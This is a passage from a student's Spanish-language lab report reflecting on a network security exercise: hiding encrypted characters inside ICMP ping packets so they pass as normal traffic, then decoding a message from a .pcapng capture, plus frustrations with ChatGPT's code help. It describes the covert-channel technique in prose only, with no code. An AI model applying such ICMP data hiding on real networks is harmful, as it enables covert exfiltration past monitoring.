La segunda actividad me presentó un enfoque intrigante al introducirme en el concepto de ocultación de información en el tráfico de red. En esta etapa, tuve la oportunidad de manipular el tráfico de red al enviar paquetes ICMP request que contenían caracteres cifrados, todo mientras mantenía la apariencia de tráfico normal. Esta experiencia resaltó la importancia vital de la seguridad en las comunicaciones, al demostrar cómo información sensible puede transmitirse de manera encubierta dentro de un contexto aparentemente inocuo. Además, comprendí cómo es posible mantener los campos esenciales de un encabezado ICMP intactos mientras se inyecta información adicional.

La tercera y última actividad consolidó este proceso al abordar la decodificación de un mensaje previamente encriptado en un archivo .pcapng. Aquí pude aplicar lo que aprendí anteriormente para desencriptar el mensaje original.

Finalmente este laboratorio no solo me brindó la oportunidad de practicar y aplicar conceptos teóricos de la criptografía, sino que también me permitió entender cómo estos conocimientos se integran en aplicaciones prácticas de seguridad informática. La manipulación del tráfico de red, la ocultación de información y la decodificación de mensajes cifrados son habilidades fundamentales en el entorno tecnológico actual, donde la seguridad y la privacidad son primordiales.

Issues

A lo largo de este laboratorio, me encontré con diversas dificultades que parecían no tener fin. A pesar de la potencia de ChatGPT, su guía resultó bastante compleja. A continuación, describiré los cuatro problemas que tuvieron mayor relevancia durante el proceso:

- Uno de los desafíos más significativos y complejos que enfrenté fue la preservación del campo de timestamp. Este paso en particular requirió una inversión considerable de

tiempo, ocupando gran parte de mi esfuerzo. Durante este proceso, me vi en la necesidad de leer extensamente, buscar documentación y sumergirme en el estudio minucioso de cada uno de los campos de los paquetes. Trabajé especialmente con paquetes de un ping normal, buscando comprender los diferentes tamaños de bytes manejados por estos campos y familiarizándome con el formato en el que operaban. Hubo un punto en el que me encontré evaluando si debería abandonar este aspecto, ya que parecía que llegaba recurrentemente a la misma conclusión. Parecía que la manipulación del timestamp podía presentar cuestiones éticas o incluso ser bloqueada por medidas de seguridad en el sistema operativo. No obstante, continué persistiendo y logré comprender que existen formas de “incorporar” o “incluir” ciertos elementos, aún cuando esto pueda suscitar dilemas éticos debido a la manipulación de la información.

- Otro desafío importante que surgió fue el contexto. Este factor resultó ser fundamental para el éxito de cada código desarrollado, ya que unas cuantas palabras diferentes podían marcar una gran diferencia. Me di cuenta de esta importancia especialmente en las actividades 2 y 3, donde la precisión en las instrucciones era esencial. De hecho, este aspecto resalta la relevancia de saber cómo formular consultas de manera efectiva y precisa, ya que el manejo del lenguaje resulta crucial en estos casos. Por otro lado, ocasionalmente encontré cierta complejidad en tener que proporcionar contexto completo a la inteligencia, a fin de que pudiéramos entendernos mutuamente. Esta tarea, aunque necesaria, a veces podía parecer un tanto tediosa. Sin embargo, comprendí que establecer un contexto claro es crucial para lograr una comunicación efectiva y obtener resultados óptimos en la generación de código.
- La actividad 3 presentó varios desafíos al intentar extraer el mensaje del archivo .pcapng. En esta etapa, me encontré enfrentando situaciones inesperadas que dificultaron el proceso. En primer lugar, surgieron problemas con los módulos y los permisos, lo que añadió cierta complejidad. Además, al solucionar estas cuestiones, me encontré con la presencia de caracteres extraños en los casos posibles, lo que generó una confusión adicional. Sin embargo, el principal obstáculo que se presentó fue que no lograba resaltar en verde la palabra deseada. Este inconveniente requería una resolución minuciosa. Con paciencia y una serie de pasos, incluyendo la reinstalación de módulos, logré finalmente superar este problema y obtener los resultados esperados.
- Otro problema que merece destacarse es la inexactitud en las correcciones proporcionadas por ChatGPT. En varias ocasiones, me encontré solicitando ciertas modificaciones o ayuda, pero parecía que mis peticiones eran pasadas por alto. En su lugar, recibía los mismos códigos previamente enviados y, en algunas instancias, incluso observé la introducción de errores adicionales. Esto a veces daba la impresión de que no recordaba las correcciones anteriores que habíamos abordado, lo que resultaba en una especie de retroceso en el proceso. Este aspecto me llevó a tener que ser persistente y recordar constantemente las correcciones que ya habíamos realizado. En ocasiones, también me vi en la necesidad de corregir errores que identifiqué, a pesar de que debería haber sido la herramienta la que detectara esos problemas. La situación me llevó a percibir que

la comunicación con ChatGPT requería una dosis considerable de paciencia para que pudiéramos avanzar y entendernos mutuamente.